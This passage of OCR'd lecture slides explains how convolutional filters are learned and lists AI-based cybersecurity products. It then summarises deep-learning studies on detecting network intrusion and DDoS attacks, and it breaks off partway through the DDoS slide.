
Convolved Feature

Intuitively Understanding Convolutions for Deep Learning
Irhum Shafkat, Medium


Filters



Layer 1 filters



Layer 2 filters




Layer 3 filters

- initialized with random values
- filters updated by backpropagation (they are learnable)
- self-refine into progressively more complex feature filters on each layer

Application


- **PatternEx**
  - detects cyber threats in real time
- **Darktrace**
  - digital antibodies to recognize and neutralize threats
- **DeepArmor**
  - system against adversarial attacks
- **X** (Invincea)
  - understand and detect security threats
- **DataSense** (Cognigo)
  - distinguish and protect sensitive data
- **Targeted Attack Analytics** (Symantec)
  - uncover private and targeted attacks.
- **Intercept X** (Sophos)
  - in-depth review to decide if files are safe
- **QRadar Advisor** (IBM)
  - examine signs of vulnerability or exploitation
- **Cognito** (Vectra)
  - detects attackers in real-time



AI-based cybersecurity solution of the year: Darktrace

1- detect network intrusion


- **Goal**: detect 3 types of intrusion attacks
- **Data**: AWID WiFi traffic flow
  - 1900K train/validate, 474K test
- **Features**:
  - 36 useful features out of 156
- **Intelligence**: AE + DNN
  - unsupervised to extract useful features
  - supervised to train classifier
  - inputs (36): traffic flow features
  - outputs (4): normal, 3 types of attacks
- **Results**:
  - 99.9% accuracy
  - false alerts: 0.1% - 1.2% (flooding)



Rezvy, IEEE CISS, 2019

2- detect DDoS attacks


- **Goal**: detect DDoS attacks
- **Data**: CIC-DDoS2019 traffic flow
  - 162K train, 46K validate, 23K test
- **Features**:
